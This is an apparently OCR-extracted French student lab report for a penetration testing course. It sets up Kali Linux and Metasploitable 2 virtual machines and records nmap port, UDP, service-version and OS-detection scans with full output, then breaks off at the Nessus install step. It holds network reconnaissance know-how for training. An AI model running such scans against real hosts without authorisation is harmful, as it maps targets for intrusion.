4PENTST - 2022-2023

PROJET - RÉSULTATS


Groupe : E4-22-07

Réalisé par :

Mohammed BOUCHLAGHEM

Alpha Oumar BAH

Configuration réseau




2 PARCOURS

1.1. Mise en place

Objectif 1 : mettre en place un environnement d'expérimentation

- **Retranscrire ici une copie d'écran montrant vos deux VM :**

1er Machines Virtuel : Kali Linux



Eth0 : l'interface pour se connecter à l'internet et garder un accès au réseau physique pour la VM Kali pour permettre le chargement d'autres outils (et en particulier de Nessus).

Eth1 : l'interface virtuel **Vmnet3** pour connecter les deux machines virtuel « Kali Linux » et « Metasploitable 2 ».

Les deux machines virtuel **« Kali Linux » et « Metasploitable 2 »** se sont bien connecté sur le réseau **10.10.10.0** en observant que la commande ping a fonctionnée avec succès .


2 PARCOURS

1.1. Mise en place

Objectif 1 : mettre en place un environnement d'expérimentation

- **Retranscrire ici une copie d'écran montrant vos deux VM :**

2eme Machines Virtuel : « Metasploitable 2 »



Eth0 : l'interface virtuel **Vmnet3** pour connecter les deux machines virtuel « Metasploitable 2 » et « Kali Linux ».

Remarque : Metasploitable est livré avec des keymaps i3 pour le changer en français utilisez cette commande : Loadkeys fr


```
root@metasploitable:/usr/share/keymaps# loadkeys fr
Loading /usr/share/keymaps/fr.map.bz2
root@metasploitable:/usr/share/keymaps# azerty_
```

1.1.1. Scan de réseau

1.2. Reconnaissance

Objectif 2.1 : réaliser un scan de ports / services

- **Rechercher un outil adéquat dans Kali.**
- **Retranscrire ici la ligne de commande utilisée** :

En utilisant la commande « *nmap -p- 10.10.10.11* » pour scanner tous les ports.

```
root@kali: /home/bouchlaghem
File  Actions  Edit  View  Help

┌──(root㉿kali)-[/home/bouchlaghem]
└─# nmap -p- 10.10.10.11
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-20 14:24 GMT
Nmap scan report for 10.10.10.11
Host is up (0.0028s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
41408/tcp open  unknown
44919/tcp open  unknown
52153/tcp open  unknown
55093/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 9.34 seconds
```

✓ Ici on voit que le résultat du scan nous montre plus que le scan par défaut de 1 à 1000 ports.

Objectif 2.2 : effectuer une prise d'empreinte de l'OS :


- **Rechercher un outil adéquat dans Kali.**
- **Retranscrire ici la ligne de commande utilisée :**

Pour scanner les ports UDP, on ajoute l'option -sU à la commande d'analyse nmap. –v Augmentez le niveau de verbosité.

```
┌──(root㉿kali)-[/home/bouchlaghem]
└─# nmap -sU -v 10.10.10.11
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-22 22:17 GMT
Initiating ARP Ping Scan at 22:17
Scanning 10.10.10.11 [1 port]
Completed ARP Ping Scan at 22:17, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:17
Completed Parallel DNS resolution of 1 host. at 22:17, 5.50s elapsed
Initiating UDP Scan at 22:17
Scanning 10.10.10.11 [1000 ports]
Increasing send delay for 10.10.10.11 from 0 to 50 due to max_successful_tryno increase to 4
Discovered open port 53/udp on 10.10.10.11
Increasing send delay for 10.10.10.11 from 50 to 100 due to max_successful_tryno increase to 5
Increasing send delay for 10.10.10.11 from 100 to 200 due to max_successful_tryno increase to 6
Increasing send delay for 10.10.10.11 from 200 to 400 due to max_successful_tryno increase to 7
Increasing send delay for 10.10.10.11 from 400 to 800 due to max_successful_tryno increase to 8
UDP Scan Timing: About 4.21% done; ETC: 22:30 (0:11:45 remaining)
UDP Scan Timing: About 7.08% done; ETC: 22:32 (0:13:21 remaining)
UDP Scan Timing: About 22.02% done; ETC: 22:34 (0:12:38 remaining)
UDP Scan Timing: About 28.80% done; ETC: 22:34 (0:11:47 remaining)
UDP Scan Timing: About 34.75% done; ETC: 22:34 (0:10:55 remaining)
UDP Scan Timing: About 41.06% done; ETC: 22:34 (0:10:00 remaining)
UDP Scan Timing: About 46.61% done; ETC: 22:35 (0:09:08 remaining)
UDP Scan Timing: About 52.05% done; ETC: 22:35 (0:08:13 remaining)
UDP Scan Timing: About 57.30% done; ETC: 22:35 (0:07:21 remaining)
UDP Scan Timing: About 62.69% done; ETC: 22:35 (0:06:28 remaining)
Discovered open port 2049/udp on 10.10.10.11
UDP Scan Timing: About 67.90% done; ETC: 22:35 (0:05:34 remaining)
UDP Scan Timing: About 72.94% done; ETC: 22:35 (0:04:42 remaining)
UDP Scan Timing: About 77.81% done; ETC: 22:35 (0:03:50 remaining)
UDP Scan Timing: About 82.84% done; ETC: 22:35 (0:02:58 remaining)
Discovered open port 137/udp on 10.10.10.11
UDP Scan Timing: About 87.97% done; ETC: 22:35 (0:02:05 remaining)
Discovered open port 111/udp on 10.10.10.11
UDP Scan Timing: About 93.29% done; ETC: 22:35 (0:01:10 remaining)
Completed UDP Scan at 22:35, 1072.15s elapsed (1000 total ports)
Nmap scan report for 10.10.10.11
Host is up (0.00046s latency).
Not shown: 993 closed udp ports (port-unreach)
PORT     STATE         SERVICE
53/udp   open          domain
68/udp   open|filtered dhcpc
69/udp   open|filtered tftp
111/udp  open          rpcbind
137/udp  open          netbios-ns
138/udp  open|filtered netbios-dgm
2049/udp open          nfs
MAC Address: 00:0C:29:BA:03:48 (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1077.80 seconds
```

On utilisant la commande « *nmap -sV 10.10.10.11* » pour activé la détection des services, l'option -sV ajoute une table contenant une colonne supplémentaire nommée VERSION, affichant la version de service spécifique, si elle est identifiée.



```
┌──(root㉿kali)-[/home/bouchlaghem]
└─# nmap -sV 10.10.10.11
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-20 14:36 GMT
Nmap scan report for 10.10.10.11
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kerne
l

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 173.80 seconds
```

- **Y a-t-il des services qui vous semblent a priori plus vulnérables que d'autres et sur lesquels vous seriez tentés de focaliser vos efforts ? Lesquels et pourquoi ?**

Oui: Les services http ou bien le port 80, FTP et SMTP

- **Nmap peut être utiliser par les administrateurs réseau pour inventorier un réseau, gérer les calendriers de mise à niveau des services et surveiller la disponibilité des hôtes ou des services.**
- **Les attaquants utilisent Nmap pour extraire des informations telles que les hôtes actifs sur le réseau, les ports ouverts, les services (nom et version de l'application), les types de filtres de paquets/pare-feu, ainsi que les systèmes d'exploitation et les versions utilisées.**

Objectif 2.2 : effectuer une prise d'empreinte de l'OS :

- **Rechercher un outil adéquat dans Kali.**
- **Retranscrire ici la ligne de commande utilisée :**

Pour activer la détection du système d'exploitation, on ajoutons l'option -O à la commande d'analyse nmap, la détection du système d'exploitation nécessite que Nmap soit exécuté en tant qu'utilisateur privilégié « ROOT ».

```
┌──(root㉿kali)-[/home/bouchlaghem]
└─# nmap -O 10.10.10.11
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-16 20:37 GMT
Nmap scan report for 10.10.10.11
Host is up (0.00061s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:BA:03:48 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.68 seconds
```


Une règle générale pour les systèmes informatiques est que plus le nombre de ports ouverts sur un système est élevé, plus le système est vulnérable.

1.3. Recherche de vulnérabilités


Objectif 3.1 : préparer un scan de vulnérabilités

Installation et utilisation du Nessus :

Il faut télécharger Nessus après on utilise la commande suivante pour démarrer l'installation :

